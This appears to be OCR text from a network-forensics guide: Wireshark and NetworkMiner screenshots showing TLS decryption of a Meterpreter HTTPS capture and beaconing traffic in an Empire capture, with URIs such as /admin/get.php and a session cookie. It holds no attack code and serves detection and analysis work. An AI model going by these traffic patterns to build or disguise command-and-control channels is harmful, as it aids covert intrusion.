
Issued to: localhost


Issued by: localhost


Valid from 04-03-2019 **to** 03-03-2020


Install Certificate... Issuer Statement

OK


Wireshark · Preferences
Socks
SolarEdge
SoulSeek
SoupBinTCP
SPDY
Spice
SPRT
SRVLOC
SSCOP
SSDP
SSH
SSL
STANAG 506
STANAG 506
StarTeam
Steam IHS D
STP
STT
Secure Sockets Layer
RSA keys list
Edit...
SSL debug file
Browse...
Reassemble SSL records spanning multiple TCP segments
Reassemble SSL Application Data spanning multiple SSL records
Message Authentication Code (MAC), ignore "mac failed"
Pre-Shared-Key
(Pre)-Master-Secret log filename
Browse...
OK
Cancel
Help


SSL Decrypt
IP address
Port
Protocol
Key File
Pass
192.168.46.129
8443
C:/Users/Apex/Desktop/njssl/server.key
C:\Users\Apex\AppData\Roaming\Wireshark\ssl_keys
OK
Cancel
Help


86 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
87 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
88 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
89 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
90 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
91 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
92 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
93 192.168.46.128 192.168.46.129 TLSv1 49375 8443 [SSL segment of a reassembled PDU]
94 192.168.46.128 192.168.46.129 HTTP 49375 8443 POST /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
95 192.168.46.129 192.168.46.128 TCP 8443 49375 8443 → 49375 [ACK] Seq=5223 Ack=7021 Win=58240 Len=0
96 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
97 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
98 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
99 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
100 192.168.46.129 192.168.46.128 TCP 8443 49375 8443 → 49375 [ACK] Seq=5595 Ack=7511 Win=60288 Len=0
101 192.168.46.129 192.168.46.128 HTTP 8443 49375 HTTP/1.1 200 OK
102 192.168.46.128 192.168.46.129 HTTP 49375 8443 GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
Frame 89: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits)
Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)
Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129
Transmission Control Protocol, Src Port: 49375, Dst Port: 8443, Seq: 6057, Ack: 4707, Len: 245
Secure Sockets Layer
Hypertext Transfer Protocol
GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1\r\n
Cache-Control: no-cache\r\n
Connection: Keep-Alive\r\n
Pragma: no-cache\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
Host: 192.168.46.129:8443\r\n
\r\n
[Full request URI: https://192.168.46.129:8443/jr0YHSgyS-oDTgJPXzM-ZAnW_wx/]
[HTTP request 21/201]
[Prev request in frame: 87]
[Response in frame: 90]
[Next request in frame: 91]


http.content_length==0
Source IP Destination IP Protocol Source Port Destination Port Length Info
286 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
290 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
294 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
298 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
302 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
306 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
310 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
314 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
318 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
320 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
322 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
324 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
326 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
330 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
334 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
336 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
339 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
342 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
344 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
407 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
411 192.168.46.129 192.168.46.128 HTTP 8443 49375 240 HTTP/1.1 200 OK
Frame 302: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits)
Ethernet II, Src: Vmware_c0:34:ba (00:0c:29:c0:34:ba), Dst: Vmware_1f:85:33 (00:0c:29:1f:85:33)
Internet Protocol Version 4, Src: 192.168.46.129, Dst: 192.168.46.128
Transmission Control Protocol, Src Port: 8443, Dst Port: 49375, Seq: 181475, Ack: 16528, Len: 186
Secure Sockets Layer
Hypertext Transfer Protocol
HTTP/1.1 200 OK\r\n
0000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK·
0010 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 ·Content -Type: a
0020 70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 pplicati on/octet
0030 2d 73 74 72 65 61 6d 0d 0a 43 6f 6e 6e 65 63 74 -stream· ·Connect
0040 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d ion: Kee p-Alive·
0050 0a 53 65 72 76 65 72 3a 20 41 70 61 63 68 65 0d ·Server: Apache·
0060 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a ·Content -Length:
0070 20 30 0d 0a 0d 0a 0 ····
Frame (240 bytes)
Decrypted SSL (118 bytes)
meterpreter_https.pcap
Packets: 767 · Displayed: 177 (23.1%)

File

Name:	C:\Users\Apex\Desktop\empire.pcap
Length:	3504 kB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	65535

Time

First packet:	2018-10-09 12:40:39
Last packet:	2018-10-09 16:29:11
Elapsed:	03:48:31

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics


Measurement	Captured	Displayed	Marked
Packets	24992	24992 (100.0%)	—
Time span, s	13711.557	13711.557	—
Average pps	1.8	1.8	—
Average packet size, B	124	124	—
Bytes	3104774	3104774 (100.0%)	0
Average bytes/s	226	226	—
Average bits/s	1811	1811	—


Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 2649 | UDP


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.2.209	49319	192.252.210.107	443	15	6642	7	630	8	6012	0.000000	0.7701	6544	
172.16.2.209	49320	192.252.210.107	443	12	1882	6	1052	6	830	1.856266	0.1876	44 k	
172.16.2.209	49321	192.252.210.107	443	51	42 k	19	1588	32	41 k	2.440429	0.2353	53 k	
172.16.2.209	49322	192.252.210.107	443	9	1138	5	505	4	633	8.026717	0.2468	16 k	
172.16.2.209	49323	192.252.210.107	443	10	1197	5	510	5	687	13.322511	0.1120	36 k	
172.16.2.209	49324	192.252.210.107	443	10	1197	5	510	5	687	18.471089	0.1721	23 k	
172.16.2.209	49325	192.252.210.107	443	10	1201	5	514	5	687	23.679446	0.1182	34 k	
172.16.2.209	49326	192.252.210.107	443	10	1197	5	510	5	687	28.826472	0.1190	34 k	
172.16.2.209	49327	192.252.210.107	443	9	1138	5	505	4	633	33.977161	0.1122	36 k	
172.16.2.209	49328	192.252.210.107	443	9	1147	5	514	4	633	39.122699	0.1147	35 k	
172.16.2.209	49329	192.252.210.107	443	10	1201	5	514	5	687	44.273006	0.1112	36 k	
172.16.2.209	49330	192.252.210.107	443	9	1147	5	514	4	633	49.420384	0.1720	23 k	
172.16.2.209	49331	192.252.210.107	443	9	1143	5	510	4	633	54.627980	0.1696	24 k	
172.16.2.209	49332	192.252.210.107	443	10	1201	5	514	5	687	59.826232	0.1683	24 k	
172.16.2.209	49333	192.252.210.107	443	9	1143	5	510	4	633	65.036381	0.0883	46 k	
172.16.2.209	49334	192.252.210.107	443	10	1192	5	505	5	687	70.150715	0.1422	28 k	
172.16.2.209	49335	192.252.210.107	443	10	1201	5	514	5	687	75.327454	0.1427	28 k	
172.16.2.209	49336	192.252.210.107	443	10	1192	5	505	5	687	80.490678	0.0871	46 k	
172.16.2.209	49337	192.252.210.107	443	10	1192	5	505	5	687	85.609064	0.2847	14 k	
172.16.2.209	49338	192.252.210.107	443	10	1201	5	514	5	687	90.913800	0.1150	35 k	
172.16.2.209	49339	192.252.210.107	443	10	1197	5	510	5	687	96.079721	0.2666	15 k	
172.16.2.209	49340	192.252.210.107	443	10	1197	5	510	5	687	101.38163(	0.0879	46 k	
172.16.2.209	49341	192.252.210.107	443	9	1143	5	510	4	633	106.497718	0.0888	45 k	
172.16.2.209	49342	192.252.210.107	443	9	1138	5	505	4	633	111.613949	0.1812	22 k	
172.16.2.209	49343	192.252.210.107	443	10	1197	5	510	5	687	116.825303	0.1539	26 k	
172.16.2.209	49344	192.252.210.107	443	15	9993	7	630	8	9363	122.000741	0.3532	14 k	
172.16.2.209	49345	192.252.210.107	443	11	1330	6	637	5	693	122.613787	0.6274	8122	

```
  1887 192.252.210.107 172.16.2.209          443 HTTP      49524         436 HTTP/1.0 200 OK  (text/html)
  1894 172.16.2.209    192.252.210.107     49525 HTTP      443           268 GET /login/process.php HTTP/1.1
  1896 192.252.210.107 172.16.2.209          443 HTTP      49525         453 HTTP/1.0 200 OK  (text/html)
  1903 172.16.2.209    192.252.210.107     49526 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1905 192.252.210.107 172.16.2.209          443 HTTP      49526         453 HTTP/1.0 200 OK  (text/html)
  1912 172.16.2.209    192.252.210.107     49527 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1915 192.252.210.107 172.16.2.209          443 HTTP      49527         436 HTTP/1.0 200 OK  (text/html)
  1922 172.16.2.209    192.252.210.107     49528 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1925 192.252.210.107 172.16.2.209          443 HTTP      49528         436 HTTP/1.0 200 OK  (text/html)
  1932 172.16.2.209    192.252.210.107     49529 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1935 192.252.210.107 172.16.2.209          443 HTTP      49529         436 HTTP/1.0 200 OK  (text/html)
  1942 172.16.2.209    192.252.210.107     49530 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1944 192.252.210.107 172.16.2.209          443 HTTP      49530         453 HTTP/1.0 200 OK  (text/html)
  1951 172.16.2.209    192.252.210.107     49531 HTTP      443           268 GET /login/process.php HTTP/1.1
  1953 192.252.210.107 172.16.2.209          443 HTTP      49531         453 HTTP/1.0 200 OK  (text/html)
  1960 172.16.2.209    192.252.210.107     49532 HTTP      443           268 GET /login/process.php HTTP/1.1
  1962 192.252.210.107 172.16.2.209          443 HTTP      49532         453 HTTP/1.0 200 OK  (text/html)
  1969 172.16.2.209    192.252.210.107     49533 HTTP      443           259 GET /news.php HTTP/1.1
  1972 192.252.210.107 172.16.2.209          443 HTTP      49533         436 HTTP/1.0 200 OK  (text/html)
  1979 172.16.2.209    192.252.210.107     49534 HTTP      443           259 GET /news.php HTTP/1.1
  1982 192.252.210.107 172.16.2.209          443 HTTP      49534         436 HTTP/1.0 200 OK  (text/html)
  1989 172.16.2.209    192.252.210.107     49535 HTTP      443           264 GET /admin/get.php HTTP/1.1
  1992 192.252.210.107 172.16.2.209          443 HTTP      49535         436 HTTP/1.0 200 OK  (text/html)
  1999 172.16.2.209    192.252.210.107     49536 HTTP      443           259 GET /news.php HTTP/1.1
```

```
GET /news.php HTTP/1.1
Cookie: session=cicYABukdBUvr04n6VJUMQrAjvY=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 192.252.210.107:443
Connection: Keep-Alive

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 173
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Tue, 09 Oct 2018 07:27:30 GMT

<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has been added, yet.</p></body></html>
```


Hosts (34)
Files (4)
Images
Messages
Credentials
Sessions (5602)
DNS (36)
Parameters (64)
Keywords
Anomalies
Sort Hosts On:
Sent Bytes (descending)
37.28.155.22 (Linux)
195.200.72.148 (Windows)
192.252.210.107
172.16.2.209 (Windows)
10.0.0.23 (Linux)
37.28.154.204
